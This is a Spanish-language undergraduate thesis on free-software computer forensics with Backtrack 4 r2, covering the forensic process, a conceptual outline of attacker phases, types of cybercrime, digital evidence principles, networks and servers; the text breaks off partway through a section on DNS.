Universidad Nacional Autónoma de Nicaragua

Recinto Universitario "Rubén Darío"

Facultad de Ciencias e Ingenierías

Seminario monográfico para optar al título de: Licenciatura En Ciencias De La Computación

HERRAMIENTAS FORENSES DE SOFTWARE LIBRE

Autores:

Br. Gunter Alí Torres.

Br. Yamil José Guzmán.

Br. Humberto José Villalobos Ruiz.

Tutor:

Lic. Juan de Dios Bonilla.

Managua, Nicaragua, Mayo, 2011

i. Dedicatoria

A Dios: por permitirnos llegar a este momento tan especial en nuestras vidas. Por los triunfos y los fracasos que nos han enseñado a valorarnos cada día más.

A nuestros Padres: por habernos dado la vida, amor y comprensión para la culminación de nuestra carrera profesional, sus consejos, paciencia y sobre todo el amor que siempre nos han brindado para poder ser responsables y enfrentar los retos propuestos durante toda la vida.

A Nuestros Hermanos: porque siempre hemos contado con ellos para todo, por su confianza, apoyo y su gran amistad.

A Nuestros Familiares: por el apoyo que nos brindaron de todas las formas posibles y aunque resulte muy difícil nombrarlos a todos en tan poco espacio... ustedes saben quiénes son.

¡Los queremos mucho a todos!

A Nuestros Maestros: por su tiempo, apoyo y sabiduría que nos transmitieron en el desarrollo de nuestra formación profesional.

A nuestros amigos: porque gracias al equipo que formamos logramos llegar hasta el final del camino.

ii. Agradecimiento

Gracias, primero a Dios por darnos la vida y después al amor de nuestras familias, que nos han apoyado en momentos difíciles y han sonreído en los momentos felices. Te damos gracias Dios por dejarnos vivir y a ustedes padres por enseñarnos a llorar y reír. Papá, mamá, nombres tan sencillos de pronunciar pero que siempre enaltecen de orgullo nuestro hablar por la fortuna de ser hijos suyos y con su ayuda nuestra meta alcanzar.

Con todo nuestro amor, cariño y lleno el pecho de orgullo les damos gracias por su apoyo para nuestra formación profesional.

iii. Valoración del docente

Contenido

I. Introducción

El aumento de los delitos informáticos y su impacto en la sociedad ha estimulado la creación de un conjunto de herramientas, y capacitación del personal técnico en el área de informática forense, todo con el objetivo de atacar esta problemática.

Las compañías comerciales de software y la comunidad de software de código abierto, dan respuesta a esta necesidad con una serie de programas que proporcionan nuevas funcionalidades y herramientas más sofisticadas en las que destacan ENCASE, HELIX, CAINE & DEFT.

Pero, ¿Por qué escoger una herramienta de software libre?, el uso de código abierto juega un papel destacado en la educación de futuros analistas forenses, ya que permite comprender en profundidad, las técnicas utilizadas para reconstrucción de pruebas, examinar el código, entender la relación entre las imágenes binarias y relevante estructuras de datos, y en la ganancia de este proceso crear herramientas forenses de software nuevo y mejorado a bajo costo.

En el presente trabajo, se muestra el funcionamiento de la computación forense utilizando las herramientas de software libre de la distribución Backtrack 4 r2, y se determina el conocimiento de ésta en los estudiantes de la carrera de ciencias de la computación en el Recinto Universitario Rubén Darío de la Universidad Nacional Autónoma de Nicaragua, Unan - Managua.

Primero se da a conocer algunas técnicas que utilizan los hackers para poder entrar a los sistemas remotos, esto con el objetivo de adquirir el pensamiento de los intrusos, que identifican su objetivo, analizan como obtener información, luego la procesan y hacen su plan de ataques a dicho objetivo, que puede ser una empresa, organización, centro de estudios, entre otros que cuenten con un centro de cómputos con acceso a internet.

Además, se muestran unas pequeñas pruebas de intrusión a dicho objetivo, si el atacante logra ingresar a dicho sistema, tiene que ser lo más precavido para no ser descubierto, tiene que borrar sus pistas, y ocultarse para poder ingresar sin problemas. A veces los hackers vulneran un sistema que está próximo al objetivo principal, para acercarse lo más posible, esto quiere decir que pueden usar un sistema como puente, este puente puede ser para ataques o para acceder.

Por otro lado, es deber del encargado del centro de computo encontrar la intrusión y al atacante, para ello tiende hacer uso de las técnicas forenses que hacen análisis sobre el sistema afectado, la primer técnica forense es proteger la evidencia, en este caso es digital, por lo modificable que son las evidencias digitales se hace una imagen con programas incluidos en Backtrack 4 r2, luego se hacen pruebas sobre la imagen, dejando intacto el original.

Con el análisis de los archivos, y los archivos de registro en Linux se llaman log, se puede determinar quien accede al sistema, quien modifica los archivos, que comandos ejecuta un usuario, que conexiones se abrieron en un rango de fechas. Los archivos de registros modificados son los que pueden dar muchas más información, por eso se hace un análisis exhaustivo a ellos.

II. Antecedentes

Se hizo una búsqueda de información del tema computación forense y el uso de herramientas de software libre en:

- El centro de documentación del departamento de computación
- La biblioteca salomón de la selva
- Las monografías del departamento de informática educativa de la facultad de educación e idiomas del recinto Rubén Darío

Los documentos que se encontraron son de países como Colombia y México, que tratan temas de la computación forense, auditoria y seguridad.

Debido a la novedad de esta materia en Nicaragua, hay ausencia de trabajos relacionados al objeto de estudio en el país, este documento está basado en investigaciones realizadas a través del internet y los documentos encontrados.

III. Justificación

Hoy en día es común ver como las empresas son más dependientes de las computadoras como herramienta indispensable. No es extraño ver que parte de la población tiene acceso a este tipo de dispositivos informáticos y puedan tener acceso a la red de redes, que es el Internet.

Los usuarios de internet pueden intencionalmente, o algunas veces por casualidad, acceder a archivos o bases de datos que no deberían, dando lugar a uno de los más comunes delitos informáticos como es el sabotaje, fraude o espionaje a través de computadoras, entre otros. Por esta razón, se cometen cantidades de delitos en los que se ve involucrado algún sistema de cómputo ya sea como medio, o fin.

Las instituciones de nuestro país acceden al servicio de internet por medio de sus intranets, lo que permite un contacto con las demás redes y aumenta el riesgo de ser víctimas de un delito informático.

Por todos estos hechos anteriormente expuestos, surge la necesidad de conocer acciones que penalicen estos delitos, siendo la computación forense la que brinda una variedad de herramientas que ayudan a encontrar pruebas eficaces que contribuyen a la detección de intrusos informáticos.

Por otro lado, en el proceso de selección de software libre forense, primero se optó por las distribuciones CAINE y DEFT, pero la versión completa requería la compra de licencia, asimismo Backtrack 4 r2 es otra distribución en formato live dvd, es totalmente gratis, cuenta con un amplio número de herramientas que pueden ser muy eficaces en el momento de aplicar la computación forense, además sirven para realizar ataques, auditorias y seguridad informática.

Debido a lo anterior se decidió utilizar Bactrack 4 r2, simular un servidor web en un sistema, hacer los ataques al servidor con backtrack, luego analizar una imagen del servidor para encontrar evidencias.

A. Tema

Computación Forense

B. Subtema

Herramientas de Software Libre para la Computación Forense

II. Objetivos

A. General

Evaluar la eficiencia de las herramientas de hacking y forenses de la distribución Backtrack 4 r2 en el 1er semestre del 2011.

B. Específicos

- Simular un servidor web bajo la plataforma Ubuntu 10.04 con configuraciones básicas.

- Aplicar un plan de pruebas de intrusión y rastreo empleando el conjunto de herramientas de la distribución Backtrack 4 r2.

- Determinar el grado de conocimiento de la computación forense, software libre y la distribución Backtrack en los estudiantes de la carrera de computación del Recinto Universitario Rubén Darío (RURD).

III. Hipótesis

El paquete de herramientas forenses de Backtrack es eficiente para la presentación de evidencias digitales.

IV. Planteamiento del problema

La información es la parte más importante de una empresa ya que de ella depende su funcionalidad y toma de decisiones. Y por su gran importancia es necesario aumentar su seguridad.

Sin embargo, debido a los altos costos de seguridad de la información, no se ha podido reducir los riesgos de posibles manipulaciones indebidas, lo que podría incurrir en delitos informáticos difíciles de detectar a la empresa. Por tal inconveniente, han surgido herramientas forenses accesibles, que brindan y analizan las pruebas para detectar los posibles ataques que amenazan a la información de una empresa.

En Nicaragua existe poca información sobre estas herramientas y la falta de regulaciones y leyes es una gran ventaja para cometer fraudes a través de la web.

El presente documento, aborda el estudio y conocimiento de la distribución de software libre Backtrack 4 r2, como herramienta para la computación forense, que facilita la recolección de información sobre evidencias digitales, en los delitos informáticos.

A. Formulación del problema

¿Qué beneficios trae el uso de herramientas de computación forense al personal de informática?

B. Delimitación del problema

El presente trabajo, expone el conocimiento y los beneficios del uso de la computación forense al personal de informática y a interesados sobre el tema, de igual forma, se pretende ejemplificar resultados en el manejo de herramientas para recolectar evidencias en delitos informáticos, así como las fortalezas y debilidades de las prácticas realizadas con la distribución de software libre Backtrack 4 r2, en el ambiente controlado de un servidor web bajo la plataforma Ubuntu versión 10.04.

Con este primer paso de conocimientos en la computación forense se ayudará a fortalecer la investigación forense en Nicaragua.

V. Marco teórico

La fundamentación teórica, está compuesta de conceptos importantes dentro del área de la computación forense y la distribución de Backtrack 4R2, que sirvieron de apoyo en el transcurso de la elaboración del tema. A continuación se presenta la documentación que sustenta nuestra investigación.

A. Computación forense

El termino computación forense, se originó a finales de los 80's con los profesionales de las leyes; se usaba para denotar el examen de computadores personales en busca de evidencia digital del crimen.

A medida que la cantidad de computadoras creció en la red, la informática forense evolucionó hasta convertirse en un término para el estudio después del incidente, un análisis de computadoras víctimas de intrusos o códigos maliciosos.

A.1. ¿Qué es la computación forense?

Según el FBI, la informática o computación forense es la ciencia de adquirir, preservar, obtener y presentar datos que han sido procesados electrónicamente y guardados en un medio computacional.

La computación forense es la aplicación de técnicas de análisis e investigación de computadoras para determinar las evidencias digitales legales potenciales.

"computación forense es la captura, procesamiento, preservación y análisis de la información obtenida de un sistema, red, aplicación u otro recurso computacional para determinar la fuente de un ataque sobre estos recursos".

Es la aplicación de técnicas científicas y analíticas especializadas a infraestructura tecnológica que permiten identificar, preservar, analizar y presentar datos que sean válidos dentro de un proceso legal.

A.2. El proceso de análisis forense a una computadora

A.2.a) Identificación:

Es muy importante conocer los antecedentes, situación actual y el proceso que se quiere seguir para poder tomar la mejor decisión con respecto a las búsquedas y la estrategia de investigación. Incluye muchas veces la identificación del bien informático, su uso dentro de la red, el inicio de la cadena de custodia (proceso que verifica la integridad y manejo adecuado de la evidencia), la revisión del entorno legal que protege el bien y del apoyo para la toma de decisión con respecto al siguiente paso una vez revisados los resultados.

A.2.b) Preservación:

Este paso incluye la revisión y generación de las imágenes forenses de la evidencia para poder realizar el análisis. Dicha duplicación se realiza utilizando tecnología de punta para poder mantener la integridad de la evidencia y la cadena de custodia que se requiere.

Al realizar una imagen forense, nos referimos al proceso que se requiere para generar una copia “bit-a-bit” de todo el disco, el cual permitirá recuperar en el siguiente paso, toda la información contenida y borrada del disco duro.

Para evitar la contaminación del disco duro, normalmente se ocupan bloqueadores de escritura de hardware, los cuales evitan el contacto de lectura con el disco, lo que provocaría una alteración no deseada en los medios.

A.2.c) Análisis:

Proceso de aplicar técnicas científicas y analíticas a los medios duplicados por medio del proceso forense para poder encontrar pruebas de ciertas conductas.

Se pueden realizar búsquedas de cadenas de caracteres, acciones específicas del o de los usuarios de la máquina como son el uso de dispositivos de USB (marca, modelo), búsqueda de archivos específicos, recuperación e identificación de correos electrónicos, recuperación de los últimos sitios visitados, recuperación del caché del navegador de Internet, etc.

A.2.d) Presentación:

Es el recopilar toda la información que se obtuvo a partir del análisis para realizar el reporte y la presentación a los abogados, la generación (si es el caso) de una pericial y de su correcta interpretación sin hacer uso de tecnicismos.

A.3. Principios forenses

Existe un número de principios básicos que son necesarios al examinar un computador o un cadáver. Estos principios son:

A.3.a) Evitar la contaminación:

Consiste en evitar cualquier manipulación, debido a que la información es muy frágil se debe garantizar su integridad, por eso se recurre a realizar una imagen de los datos a examinar.

A.3.b) Actuar metódicamente:

En cualquier cosa que se haga, necesitaras justificar todas las acciones que hayas tomado. Si actúas de una manera científica y metódica, tomando cuidadosas notas de todo lo que haces y cómo lo haces, esta justificación es mucho más fácil. También permite a cualquier otra persona poder seguir tus pasos y verificar que tú no has cometido ningún error que pueda poner en duda el valor de tu evidencia.

A.4. Cadena de Custodia

Conocer quien, cuando y donde ha manipulado la evidencia. Siempre se debe mantener lo que se denomina la “Cadena de Custodia”, esto significa que, en cualquier momento del tiempo, desde la detección de la Evidencia hasta la presentación final en el juicio, puedes justificar quién ha tenido acceso y dónde ha sido. Esto elimina la posibilidad de que alguien haya podido sabotearlo o falsificarlo de alguna manera.

A.5. Objetivos de la computación forense

El fin de todo proceso dentro de la informática forense es reconstruir el dato dañado, o hackeado, y recuperar el dato borrado, examinarlos, autenticarlos, y presentar como ha sucedido el delito.

A.5.a) Usos de la informática forense:

Sector Público: gobiernos y cuerpos policíacos, para investigar crímenes tradicionales.

Sector Privado: para investigar accesos no autorizados, uso inapropiado de recursos de cómputo, robo o destrucción de información secreta, fraudes.

B. Técnicas de hacking

Las técnicas de hacking consisten en los procesos que utiliza el intruso ya sea de una manera compleja y variante para poder acceder a una red, con el fin de engañar y controlar el sistema para no ser identificado, es decir sin dejar rastros. En otras palabras se puede decir que son la guía con la cual trabaja el atacante.

Podemos visualizar dos modelos de técnicas de hacking uno conceptual y otro operacional detallado de la siguiente manera de acuerdo a Cano, J. (2009):

B.1. Conceptual

En este detallamos los objetivos a alcanzar, este modelo presenta 3 fases: reconocimiento, vulnerabilidad o ataque y eliminación.

B.1.a) Reconocimiento:

En esta primera etapa se detallan los posibles sucesos que se puedan aplicar según la información recolectada ubicando estas actividades se realiza un plan de ataque sobre objetivos puestos, este reconocimiento puede ser activo o pasivo, pasivo cuando la información se adquiere a través de la manipulación engaño sobre terceras personas cercanas al objetivo, a través de información pública expuesta. Activo es cuando se incursiona sobre el objetivo, ya sea monitoreando y controlando horarios de personal de mantenimiento o soporte, para poder acceder a fallas reportadas por estos mismos. En pocas palabras esta etapa consiste en planear una estrategia para exponer la protección del objetivo.

B.1.b) Vulnerabilidad o ataque:

Incluye un nivel más alto de conocimiento ya que se debe de trazar una estrategia de evasión y eliminación de rastro del ataque materializado que limite las investigaciones posteriores. En si, encontrar vulnerabilidades que nos permitan mantener el control del objetivo atacado y posicionarnos sobre él evitando ser descubierto.

B.1.c) Eliminación:

Una vez que se tiene el control total sobre el objetivo se debe de trazar un plan para alterar o desaparecer toda evidencia de la intrusión en el objetivo con el fin de generar indicio de posible falla pero nunca evidencia de un ataque.

B.2. Modelo operacional

El modelo operacional está asociado a las formas activas de recabar información del objetivo, operacionalmente para lograr este propósito se deben de seguir los siguientes pasos expuestos según Cano, J. (2009).

- Recolectar pasivo
- Reconocimiento activo –scanning
- Explotación o vulneración del sistema
- Intrusión
- Ganar acceso a través de:
  - Ataques al sistema operacional
  - Ataque a las aplicaciones
  - Scripts o programas que materializan ataques
  - Ataques por fallas en la configuración
  - Elevación de privilegios
  - Carga o instalación de programas maliciosos
  - Descarga de datos
  - Inutilización del sistema
  - Navegación del servicio
- Mantener el control o acceso del sistema a través de:

- Puertas traseras
- Caballos de Troya
- Rootkits
- Eliminación de rastros
- Eliminación segura de registro o pistas de auditorías.

Mediante este proceso el atacante pretende controlar el total de privilegios del objetivo de esta manera le facilita la manipulación y ocultarse de la detección de los rastros de la intrusión.

El fin de las técnicas de hacking es estudiar el escenario del ataque y sus posibles implicaciones para identificar las herramientas a utilizar, para comprender el alcance de los incidentes y caracterizar la intención del atacante.

C. Delitos informáticos

Acción voluntaria o imprudente penada por la ley en la cual se utiliza un dispositivo informático como medio de acceso y a la vez también es víctima de este acto.

C.1. Crímenes en específico

C.1.a) Spam:

El Spam o los correos electrónicos no solicitados para propósito comercial, es ilegal en diferentes grados. La regulación de la ley en cuanto al Spam en el mundo es relativamente nueva y por lo general impone normas que permiten la legalidad del Spam en diferentes niveles. El Spam legal debe cumplir estrictamente con ciertos requisitos como permitir que el usuario pueda escoger el no recibir dicho mensaje publicitario o ser retirado de listas de email. (p.22)

C.1.b) Fraude:

El fraude informático es inducir a otro a hacer o a restringirse en hacer alguna cosa de lo cual el criminal obtendrá un beneficio por lo siguiente:

Alterar el ingreso de datos de manera ilegal. Esto requiere que el criminal posea un alto nivel de técnica y por lo mismo es común en empleados de una empresa que conocen bien las redes de información de la misma y pueden ingresar a ella para alterar datos como

generar información falsa que los beneficie, crear instrucciones y procesos no autorizados o dañar los sistemas.

Alterar, destruir, suprimir o robar datos, un evento que puede ser difícil de detectar.

C.1.c) Alterar o borrar archivos:

Alterar o dar un mal uso a sistemas o software, alterar o reescribir códigos con propósitos fraudulentos. Estos eventos requieren de un alto nivel de conocimiento.

C.1.d) Data diddling:

El dato falso o engañoso, conocido también como introducción de datos falsos, es una manipulación de datos de entrada al computador con el fin de producir o lograr movimientos falsos en transacciones de una empresa. Este tipo de fraude informático conocido también como manipulación de datos de entrada, representa el delito informático más común ya que es fácil de cometer y difícil de descubrir. Este delito no requiere de conocimientos técnicos de informática y puede realizarlo cualquier persona que tenga acceso a las funciones normales de procesamiento de datos en la fase de adquisición de los mismos.

C.1.e) Manipulación de programas o los "caballos de troya":

(Troya Horses), Es muy difícil de descubrir y a menudo pasa inadvertida debido a que el delincuente debe tener conocimientos técnicos concretos de informática. Este delito consiste en modificar los programas existentes en el sistema de computadoras o en insertar nuevos programas o nuevas rutinas. Un método común utilizado por las personas que tienen conocimientos especializados en programación informática es el denominado Caballo de Troya que consiste en insertar instrucciones de computadora de forma encubierta en un programa informático para que pueda realizar una función no autorizada al mismo tiempo que su función normal.

C.1.f) Falsificaciones informáticas:

Como objeto: Cuando se alteran datos de los documentos almacenados en forma computarizada. Como instrumentos: Las computadoras pueden utilizarse también para efectuar falsificaciones de documentos de uso comercial.

Cuando empezó a disponerse de fotocopiadoras computarizadas en color basándose en rayos láser surgió una nueva generación de falsificaciones o alteraciones fraudulentas. Estas fotocopiadoras pueden hacer reproducciones de alta resolución, pueden modificar documentos e incluso pueden crear documentos falsos sin tener que recurrir a un original, y los documentos que producen son de tal calidad que sólo un experto puede diferenciarlos de los documentos auténticos.

C.1.g) Manipulación de los datos de salida:

Se efectúa fijando un objetivo al funcionamiento del sistema informático. El ejemplo más común es el fraude de que se hace objeto a los cajeros automáticos mediante la falsificación de instrucciones para la computadora en la fase de adquisición de datos. Tradicionalmente esos fraudes se hacían basándose en tarjetas bancarias robadas, sin embargo, en la actualidad se usan ampliamente equipo y programas de computadora especializados para codificar información electrónica falsificada en las bandas magnéticas de las tarjetas bancarias y de las tarjetas de crédito.

C.1.h) Pishing:

Es una modalidad de fraude informático diseñada con la finalidad de robarle la identidad al sujeto pasivo. El delito consiste en obtener información tal como números de tarjetas de crédito, contraseñas, información de cuentas u otros datos personales por medio de engaños. Este tipo de fraude se recibe habitualmente a través de mensajes de correo electrónico o de ventanas emergentes. El robo de identidad es uno de los delitos que más ha aumentado. La mayoría de las víctimas son golpeadas con secuestros de cuentas de tarjetas de crédito, pero para muchas otras la situación es aún peor. En los últimos cinco años 10 millones de personas han sido víctimas de delincuentes que han abierto cuentas de tarjetas de crédito o con empresas de servicio público, o que han solicitado hipotecas con el nombre de las víctimas, todo lo cual ha ocasionado una red fraudulenta que tardará años en poderse desenmarañar.

C.1.i) El sabotaje informático:

Es el acto de borrar, suprimir o modificar sin autorización funciones o datos de computadora con intención de obstaculizar el funcionamiento normal del sistema. Las técnicas que permiten cometer sabotajes informáticos son:

C.1.i.a. Bombas lógicas (logic bombs):

Es una especie de bomba de tiempo que debe producir daños posteriormente. Exige conocimientos especializados ya que requiere la programación de la destrucción o modificación de datos en un momento dado del futuro.

Ahora bien, al revés de los virus o los gusanos, las bombas lógicas son difíciles de detectar antes de que exploten; por eso, de todos los dispositivos informáticos criminales, las bombas lógicas son las que poseen el máximo potencial de daño.

Su detonación puede programarse para que cause el máximo de daño y para que tenga lugar mucho tiempo después de que se haya marchado el delincuente. La bomba lógica puede utilizarse también como instrumento de extorsión y se puede pedir un rescate a cambio de dar a conocer el lugar en donde se encuentra la bomba.

C.1.i.b. Ataques de denegación de servicio:

Estos ataques se basan en utilizar la mayor cantidad posible de recursos del sistema objetivo, de manera que nadie más pueda usarlos, perjudicando así seriamente la actuación del sistema, especialmente si debe dar servicio a mucho usuarios ejemplos típicos de este ataque son: El consumo de memoria de la máquina víctima, hasta que se produce un error general en el sistema por falta de memoria, lo que la deja fuera de servicio, la apertura de cientos o miles de ventanas, con el fin de que se pierda el foco del ratón y del teclado, de manera que la máquina ya no responde a pulsaciones de teclas o de los botones del ratón, siendo así totalmente inutilizada, en máquinas que deban funcionar ininterrumpidamente, cualquier interrupción en su servicio por ataques de este tipo puede acarrear consecuencias desastrosas.

C.1.i.c. Contenido obsceno u ofensivo

El contenido de un website o de otro medio de comunicación electrónico puede ser obsceno u ofensivo por una gran gama de razones. En ciertos casos dicho contenido puede

ser ilegal. Un contenido puede ser ofensivo u obsceno, pero no necesariamente por ello es ilegal.

Algunos países limitan ciertos discursos y prohíben explícitamente el racismo, la subversión política, la promoción de la violencia, los sediciosos y el material que incite al odio y al crimen.

C.1.i.d. Hostigamiento / Acoso

El hostigamiento o acoso es un contenido que se dirige de manera específica a un individuo o grupo con comentarios de rogativos a causa de su sexo, raza, religión, nacionalidad, orientación sexual, etc. Esto ocurre por lo general en canales de conversación, grupos o con el envío de correos electrónicos destinados en exclusiva a ofender. Todo comentario que sea derogatorio u ofensivo es considerado como hostigamiento o acoso.

C.2. Sujetos del delito informático

Para este caso puede haber dos perfiles, el sujeto interno que puede ser cualquier persona con potencial de acceso dentro de la organización con deseo de sobresalir motivado por insatisfacción laboral, personal y profesional y el sujeto externo, que son personas movidas por intereses e ideología para robar información tales como: (Cano, 2009, p 27-35)

C.2.a) Hacker:

Persona con alto grado de conocimiento informático y tecnológico que aprovechando las vulnerabilidades encontradas en un sistema realiza procedimientos para probar deficiencias de seguridad en sistemas.

C.2.b) Cracker:

Persona con alto grado de conocimiento informático y tecnológico que aprovechando las vulnerabilidades encontradas en un sistema realiza daños con fines de lucro propio.

C.2.c) Ciberterrorista:

Es un individuo que utiliza los medios electrónicos para recabar información, efectuar inteligencia estratégica e interconectar a todos sus simpatizantes alrededor de una red de comunicación práctica y efectiva con el fin de generar inestabilidad, incertidumbre sobre la operación de un sistema.

C.2.d) Phreakers o amante de los teléfonos:

Es un individuo que utiliza las redes de telefonía para crear lazos de conexión sin costo.

C.2.e) Script kiddies:

Individuos que utilizan las herramientas y técnicas utilizadas por los hackers, phreakers o similares para lograr penetrar sistemas o inutilizar sistemas de comunicación y tecnologías de información los script kiddies son una amenaza latente por su alto grado de curiosidad exponen a organizaciones a situaciones inesperadas.

C.2.f) Desarrolladores de virus o programas de código maliciosos (malware):

Es una persona o grupo de personas con alto potencial y talento técnico en un mundo que no consideran ideal para ellos.

D. Herramientas de supervisión de tráfico de red

D.1. Sistema de prevención de intrusos (IPS)

Los ips son dispositivos de hardware o software encargados de revisar el trafico de red con el propósito de detectar y responder a posibles ataques o intrusiones, la respuesta usualmente consiste en descartar los paquetes involucrados en el ataque o modificarlos (scrubbing), de tal manera que se anule su propósito. Es claro que este comportamiento lo clasifica como dispositivo proactivo, debido a su reacción atómica a situaciones anormales. (Cano, 2009, p123)

De alguna manera el comportamiento de los IPS semeja el comportamiento de los firewalls, ya que ambos toman decisiones con respecto a la aceptación de un paquete en un sistema. Sin embargo los firewalls basan sus decisiones en los encabezados del paquete entrante los de las capas de red y transporte, mientras que los IPS basan sus decisiones en los encabezados como en el contenido de datos (payload) del paquete.

D.2. Sistema detección de intrusos (IDS)

Actúa como un firewalls y es instalado en cada host con el fin de proteger las aplicaciones que corren en el host que protege con el fin de detectar y prevenir vulnerabilidades generadas por errores en la programación de las aplicaciones. En fin actúa como una herramienta de apoyo al proceso de auditoría al sistema monitoreado, para detectar las intrusiones el sistema IDS utiliza tres tipos de información: datos recopilados previamente al ataque, la configuración actual del sistema y finalmente la descripción del estado del sistema. (Cano, 2009, p123).

Resumen general de rastros en sistemas informáticos.				
	Administración de la seguridad informática	Aplicaciones corporativa	Bases de datos	Sistema operacional
Tecnologías	Software de monitoreo, control y correlación de logs	Pruebas de intrusión especificas	Software de monitoreo y control de acceso	Software de monitoreo y control de acceso Análisis de vulnerabilidades
Procedimientos	Informe de auditorías internas y externas	Aseguramiento de la calidad del software: inspección de código fuente	Configuración de registros de auditoría y control de acceso	Aseguramiento del software base, según buenas prácticas de seguridad y control
Personas	Sesiones de entrenamiento y capacitación	Aseguramiento de la calidad del software: buenas prácticas de programación	Definición de permisos, privilegios y perfil	Definición de usuarios y permisos

A continuación hablaremos sobre evidencia digital para tener un mejor conocimiento sobre el tema.

E. Evidencia digital

La evidencia digital es información de valor probatorio constituida por campos magnéticos y pulsos electrónicos que pueden ser recolectados y analizados con herramientas y técnicas especiales. Abarca cualquier información en formato digital que pueda establecer una relación entre un delito y su autor.

Para ser valorada como tal, el proceso de recolección de las mismas debe ser avalado por las leyes propias del lugar y debe ser reconocida como evidencia por una entidad oficial.

La evidencia digital hace parte de la evidencia física, pero tiene como características propias que puede ser duplicada y copiada sin alteraciones respecto a la original. Desde el punto de vista del derecho probatorio, puede ser comparable con “un documento” como prueba legal.

Con el fin de garantizar su validez probatoria, debe reunir las siguientes características:

E.1. Autenticidad

Garantizar que sus contenidos no han sido modificados; que la información proviene de la fuente identificada y que la información externa a ella es precisa.

E.2. Precisión

Debe ser posible relacionarla positivamente con el incidente. Los procedimientos seguidos y las herramientas utilizadas para su recolección, manejo, análisis y posterior presentación en una corte deben ser confiables. Adicionalmente, debe haber alguien que pueda explicar cómo fueron realizados los procedimientos y con qué tipo de herramientas se llevaron a cabo.

E.3. Suficiencia

Debe, por si misma y en sus propios términos, mostrar el escenario completo, y no una perspectiva de un conjunto particular de circunstancias o eventos.

Con el fin de garantizar la validez de la evidencia digital manejada en una investigación judicial, la IOCE (International Organization On Computer Evidence) definió cinco principios: para la recuperación, preservación y examinación de la misma:

En la incautación de la evidencia digital, las acciones tomadas no deben cambiar la evidencia.

Cuando es necesario para una persona acceder a la evidencia digital original, esa persona debe ser competente en ciencias forenses.

Toda actividad relacionada con la incautación, acceso, almacenamiento o transferencia de evidencia digital tiene que estar completamente documentada, preservada y disponible para revisión.

Todo individuo es responsable de todas las acciones tomadas con respecto a la evidencia digital mientras ésta esté en su posesión.

Cualquier organización que es responsable de incautar, acceder, almacenar o transferir evidencia digital es responsable de actuar conforme a estos principios.

Además, la IOCE (International Organization On Computer Evidence) definió que los principios de la evidencia digital debían estar regidos por los siguientes atributos:

- Consistencia con todos los sistemas legales.
- Permitir el uso de un lenguaje común.
- Durabilidad.
- Habilidad para cruzar límites internacionales.

E.4. Ventajas

Puede ser duplicada de manera exacta y copiada tal como si fuese el original. Con herramientas adecuadas es relativamente fácil identificar si la evidencia ha sido alterada comparada con la original. Aun si es borrada es posible en la mayoría de los casos recuperar la información. Cuando los criminales o sospechosos tratan de destruir la evidencia existen copias que permanecen en otros sitios.

Ahora se dará a conocer la definición de redes debido a la realización del servidor web que brinda direcciones ip a través de una red LAN.

F. Redes

La fusión de las computadoras y las estructuras de la comunicación ha permitido que todas las tareas de procesamiento de datos sean de una manera más sencilla, el conjunto de computadoras interconectadas a través de una estructura de comunicación para realizar tareas de cómputo se denomina redes de computadoras.

Las redes tienen varios tamaños y formas según Tanenbaum, A (2003.p 18-23) entre las que se destacan LAN, WAN, MAN. Y formas de anillo, bus y estrella.

- LAN

LAN (Red de Área Local): Es el conjunto de computadoras interconectada que intercambian recurso e información, estas redes están limitadas por su tamaño y con una capacidad no mayor a 254 equipos interconectados.

- MAN

MAN (Red de Área Metropolitana): Es la red que abarca una ciudad para proveerla de un servicio.

- WAN

WAN (Red Área Expandida): Estas abarcan gran área geográfica ya sea un país o continente mediante la cual las computadoras ejecutan aplicaciones de usuarios.

- Red en forma de anillo:

Red en forma de anillo: es la manera de difusión o de interconexión en que las computadoras aceptan solicitudes y envian respuestas solo cuando a cada una le toque su turno.

- Red en forma de estrella:

Red en forma de estrella: es una red en la cual las estaciones están conectadas directamente a un punto central y todas las comunicaciones se han de hacer necesariamente a través de éste.

- Red en bus:

Red en bus: Esta red cuya topología se caracteriza por tener un único canal de comunicaciones (denominado bus, troncal o backbone) al cual se conectan los diferentes

dispositivos. De esta forma todos los dispositivos comparten el mismo canal para comunicarse entre sí.

G. Servidores

Concepto: En informática, un servidor es una computadora que, formando parte de una red, provee servicios a otras computadoras denominadas clientes.

G.1. Tipos de servidores comunes

G.1.a) Servidor dedicado:

Son aquellos que le dedican toda su potencia a administrar los recursos de la red, es decir, a atender las solicitudes de procesamiento de los clientes.

G.1.b) Servidor no dedicado:

Son aquellos que no dedican toda su potencia a los clientes, sino que también pueden jugar el rol de estaciones de trabajo al procesar solicitudes de un usuario local.

G.1.c) Servidor de correo:

Almacena, envía, recibe, enruta y realiza otras operaciones relacionadas con email para los clientes de la red.

G.1.d) Servidor proxy:

Realiza un cierto tipo de funciones a nombre de otros clientes en la red para aumentar el funcionamiento de ciertas operaciones, por ejemplo: prefetching y depositar documentos u otros datos que se soliciten muy frecuentemente, también proporciona servicios de seguridad, o sea, incluye un cortafuegos. Permite administrar el acceso a internet en una red de computadoras permitiendo o negando el acceso a diferentes sitios Web.

G.1.e) Servidor del acceso remoto (RAS):

Controla las líneas de módem de los monitores u otros canales de comunicación de la red para que las peticiones se conecten con la red desde una posición remota, responden llamadas telefónicas entrantes o reconoce la petición de la red y realiza la autentificación necesaria y otros procedimientos necesarios para registrar a un usuario en la red.

G.1.f) Servidor web:

Almacena documentos HTML, imágenes, archivos de texto, escrituras, y demás material Web compuesto por datos, conocidos colectivamente como contenido, y distribuye este contenido a clientes que la piden en la red.

G.1.g) Servidor de Base de Datos (database server):

Provee servicios de base de datos a otros programas u otras computadoras, como es definido por el modelo cliente-servidor. También puede hacer referencia a aquellas computadoras (servidores) dedicadas a ejecutar esos programas, prestando el servicio.

G.2. Servicios de un servidor

G.2.a) Domain Name System o DNS, en español: sistema de nombres de dominio:

Es un sistema de nomenclatura jerárquica para computadoras, servicios o cualquier recurso conectado a Internet o a una red privada. Este sistema asocia información variada con nombres de dominios asignados a cada uno de los participantes. Su función más importante, es traducir o resolver nombres inteligibles para los humanos en identificadores binarios asociados con los equipos conectados a la red, esto con el propósito de poder localizar y direccionar estos equipos mundialmente.

La asignación de nombres a direcciones IP es ciertamente la función más conocida de los protocolos DNS. Inicialmente, el DNS nació de la necesidad de recordar fácilmente los nombres de todos los servidores conectados a Internet.

Operación Práctica del sistema DNS

Para la operación práctica del sistema DNS se utilizan tres componentes principales:
Los Clientes DNS:

Un programa cliente DNS que se ejecuta en la computadora del usuario y que genera peticiones DNS de resolución de nombres a un servidor DNS, por ejemplo: ¿Qué dirección IP corresponde a nombre.dominio?;

Los Servidores DNS:

